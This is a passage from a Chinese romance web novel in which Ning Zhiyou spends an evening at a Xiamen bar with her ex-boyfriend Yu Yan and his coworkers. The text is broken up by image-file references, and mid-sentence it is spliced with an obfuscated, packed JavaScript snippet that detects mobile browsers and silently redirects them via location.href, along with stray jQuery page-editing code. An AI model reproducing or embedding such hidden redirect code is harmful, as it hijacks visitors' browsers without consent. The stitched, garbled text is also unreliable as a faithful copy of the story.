去的地方说远不远,说近不近。
但正巧民宿有车,就直接开着了。
宁知宥也不是有意想凑热闹,只是还沉浸在没来得及分出高下胜负的战争中,想下意识呛俞砚一嘴。
恶作剧作祟,她有点好奇,如果自己真跟着去了,她这个和平分手的前任,会是什么反应。
反正依照现在来看,应当会很有意思。
不过宁知宥给出的理由也不完全假,这时候起床,一个人来厦市又人生地不熟,确实不知道该去哪,所以最终倒也没有反悔。
除了俞砚和冯庭轩,还有个叫吴灯的年轻人跟着一起,应当都是民宿的员工。
俞砚拿着钥匙开车,没急着进驾驶座,倒是把副驾门打开,在一旁站着,回手机里的消息。
宁知宥往他那看了一眼,直直略过去,将手伸向后排。
结果门还没来得及拉开,就被打断。
“后座满了。”俞砚头也不抬,边滑手机边开口,“坐前面来。”
宁知宥顿了一下,他这句话没有主语,说话时也没有想要看着特定对象的意思,一瞬间还真定位不到说的是谁。
但是这会儿在车外面的只有她,所以也只能是她。
宁知宥往车窗内看了眼,饶有兴趣开口:“这不是还有一个空么?”
俞砚终于舍得把手机收起来,不咸不淡开口:“他俩胖。”
后座两人:?
宁知宥一眼看穿他的鬼扯,毫不留情拆穿:“我看还好吧。”
俞砚抿了下嘴唇,抱着胳膊杵在副驾驶前,一副她不来,他就不走的架势。
宁知宥不想惯着他,两只手放在风衣口袋。
她没消下去的笑意很冷,同样没有要进一步的打算。
眼见着这样下去谁都走不了,冯庭轩慌忙开口解围:“宁姐,师哥说得对,我们后排是挤了点,还是坐前面吧,宽敞些。”
宁知宥扬了扬眉毛,没打算在这里连坐别人:“既然这样,那行吧。”她往前走了两步,俞砚依旧挡在车门前。
宁知宥歪着脑袋,下巴朝他站位的方向点了下:“什么意思?”
话音落地,俞砚侧开身子,让出空位,条件反射般抬手帮她遮了一下车顶。
他动作很快,宁知宥还没坐定就收了手,若无其事地绕回驾驶座。
殊不知镜子早就出卖了他。
不过宁知宥这次没打算拆穿,只是趁系安全带时,不动声色地笑了下。
原来肌肉记忆没改掉的人,不止她一个。
这帮人压力大的时候喜欢抽烟,久而久之染上了些烟瘾。车子刚发动,后排就传来打火机的声音。
俞砚皱着眉“啧”了一声,懒得回头:“把烟掐了。”
说完顺手把四面车窗打开,晚风吹进来。
吴灯不明所以:“昨天不是还......”
冯庭轩自认为看出来什么,慌忙道:“师哥最近戒烟呢,闻不得这个。”
“戒烟?”宁知宥捕捉到关键词,好奇又好笑地侧身问道,“你还抽烟啊?”
冯庭轩意识到自己好像还是说错了,默默闭上嘴,缩在后座当鹌鹑。
俞砚盯着前方的车流,不情愿地“嗯”了一声。
-
目的地的酒吧是一处半露天场所,老板和他们应当很熟,刚一见面就说他们这场消费由他包了。
说罢,又将目光看向宁知宥:“这位是......?”
宁知宥不想当别人的谈资,也不太愿意成为八卦的中心,为了省掉麻烦,她启唇,有些熟稔地开口:“我和俞砚是老同学,只不过好久没见了,这回恰好碰上。”
这招果然有用,话音落下,冯庭轩就恍然大悟般“哦”了声:“我就说怎么感觉你跟师哥好像认识,但没有很熟的样子。”
见谎言天衣无缝,宁知宥笑着点头,目光扫到一边的时候,恰好看见俞砚靠在桌子边,表情相当精彩。
见对视上,他懒散着语调,重复:“老同学?”
“怎么了?”宁知宥大言不惭,“我们本科是一个学校的,只不过他比我小两届。”
说完又反问道:“我说得有问题?”
“没、问、题。”
俞砚近乎是从牙缝中挤出这几个字。
不过旁人也没意识到两人之间的暗潮涌动,真当只是单纯的他乡遇故知,没再说什么,连说几句“好巧”后,便转移了话题,招呼着喝酒。
“套餐有点多,你们谁跟我去拿一下?”老板也没真把他们当外人,毫不客气地问道。
俞砚把刚拉出来的椅子又推了回去,转身:“我去。”
冯庭轩在一旁暗自感慨,他师哥最近太阳打西边出来的频率是不是有些过于频繁。
宁知宥不动声色地看着他的背影,想起来他刚刚的表情,忍不住想笑。他不可能不理解她的用意。
所以刚刚那些,是故意呛她的吧。
幼稚。她想。
俞砚端着酒杯回来时,发现他刚刚选好的位置已经被人占领,一桌只有宁知宥旁边是空的。
他扫了眼吴灯:“你就非得坐那?”
小伙还没开口,冯庭轩就把事情揽了下来:“我让他换的,想着我们这一桌就你和宁姐熟,人家刚来这,也是第一次跟我们出来,当然要照顾点啊。”
俞砚好像听进去他的话,没再说什么,却还是盯着这只空位做思想斗争。
宁知宥见他迟迟没有动静,开玩笑道:“我会吃了你?”
俞砚做了个深呼吸,走过来坐下,顺手递了一杯柚子味特调给她。
宁知宥看清楚味道后,评价道:“你记得还蛮清楚。”
俞砚没搭话。
宁知宥只当他又间歇性犯病,从桌子中间拿了杯青苹果味道的气泡水,推了过去。
俞砚淡漠的脸上终于一闪而过了丝惊讶的表情。
“看什么?”宁知宥讲,“只许你记得我喜欢喝什么?”
“你开车来的,应该不能喝酒吧,都是青苹果味的,凑合着喝。”
俞砚把手边的玻璃瓶捞过,撬开瓶盖:“行。”
许是为了给酒馆增加噱头,老板特地请了个驻唱。
一个高脚凳,一把民谣吉他抱着,在灯光下倒还有点氛围感的帅气。
宁知宥本来没注意他,只把这些曲子当作背景音乐来听。
直到一阵熟悉的旋律响起。
宁知宥顿了顿,目光看向台上。
她很快认出这首歌,名字叫作“今晩はお月さん”,是一首日文歌,翻译过来是“今晚月色真好”。
宁知宥莫名笑了一下,心道厦市这个地方真的神奇,明明先前从来没有来过,却总是;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17279101|198342||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
能在不经意间勾起她一些回忆。
她听这首歌的时间很早,但是真正在记忆中留下印记,还是在和俞砚谈恋爱之后。
某天俞砚突发奇想想让她唱歌,那个年纪的男生还是太幼稚,不达目的不罢休,宁知宥拗不过他,最终妥协。
至于为什么选择这首,她其实也说不清楚,如果硬要找个理由,或许是因为,那天的月色真的很好。
好奇怪,当年听和唱的时候,从来都只觉得这首曲子有种宁静的意味,怎么时隔多年再在这里听到,却多了一份悲伤。
宁知宥思考了一会儿,将它归咎于自己的病。
好像自从生病以来,她就很容易把某些稀松平常的事情抹上点灰色,久而久之,都分不清到底是事实,还是恶习再犯。
她盯得时间有些久,俞砚在旁边意有所指开口:“现在喜欢这样的了?”
宁知宥回过神,收回视线,简单喝了口酒,杯子磕碰到桌面的同时,她开口:“俞砚,你记性真差。”
“是么。”俞砚笑了声。话题在此止住,两人没再说话,似乎都没有把某些不愉快继续蔓延下去的意思。
直到歌手把这首歌唱完,俞砚才不经意间开口:“他唱得没你好听。”
这句话混在海浪和周遭喧嚣的人声中,不高不低,恰好只够两个人听见。
宁知宥下意识抬眼,在良久的沉默中,她发现,自己的呼吸好像有一瞬间错了频。
好在她的这种情绪没持续太久,就被桌上其他人拉过去说话。
年轻人聚在一起总是吵闹的,更何况这一桌大家年纪相仿,纵使宁知宥和其他人之前没见过,聊两句也能熟起来。
约定俗成度假不能聊工作,于是就只有感情可聊,聊着聊着,话头就牵到宁知宥这来。
吴灯有些好奇:“姐,你之前谈过吗?”
入夜天气转凉,宁知宥出来时穿得不多,被冻得有些走神,闻言才打起点精神。
她笑着道:“怎么就问我了?俞砚你们不问?”
冯庭轩摆手:“他有什么好问的,不知道你当时认识师哥的时候什么样,反正我们认识他的时候,这人就一副性冷淡的样子,跟他聊感情简直是自讨没趣。”
“是么。”宁知宥饶有兴致地看了眼俞砚,他并没有听他们聊天,只是低下头,摆弄着手机。
似乎对这个话题确实不感兴趣。
性冷淡么?宁知宥回忆。
完全没觉得。
不过话都问到这里了,她也没打算瞒着,大方承认:“谈过。”
其他几人并没有意外的样子,毕竟这个年纪了,谈恋爱早就不是学生时代那种值得大惊小怪的事情。
倒是冯庭轩抓住关键:“谈过?也就是说现在分了?”
宁知宥点了点头:“嗯。”
“哇,”冯庭轩有些好奇,“那你们为什么分手啊,总不可能是他甩的你,世上这么眼瞎的人上哪找。”
故事的另一个主人公不动声色地将目光从手机上抬起来,靠在椅背上盯着她,似乎也想听个答案。
宁知宥看了他一眼,勾起抹笑意:“没什么,和平分手而已。”
“害!原来是这样,怪不得。”冯庭轩和吴灯听到答案连连点头,完全被说服。
只有俞砚在一片和谐又吵闹的气氛里看过来,眼里全是不可置信。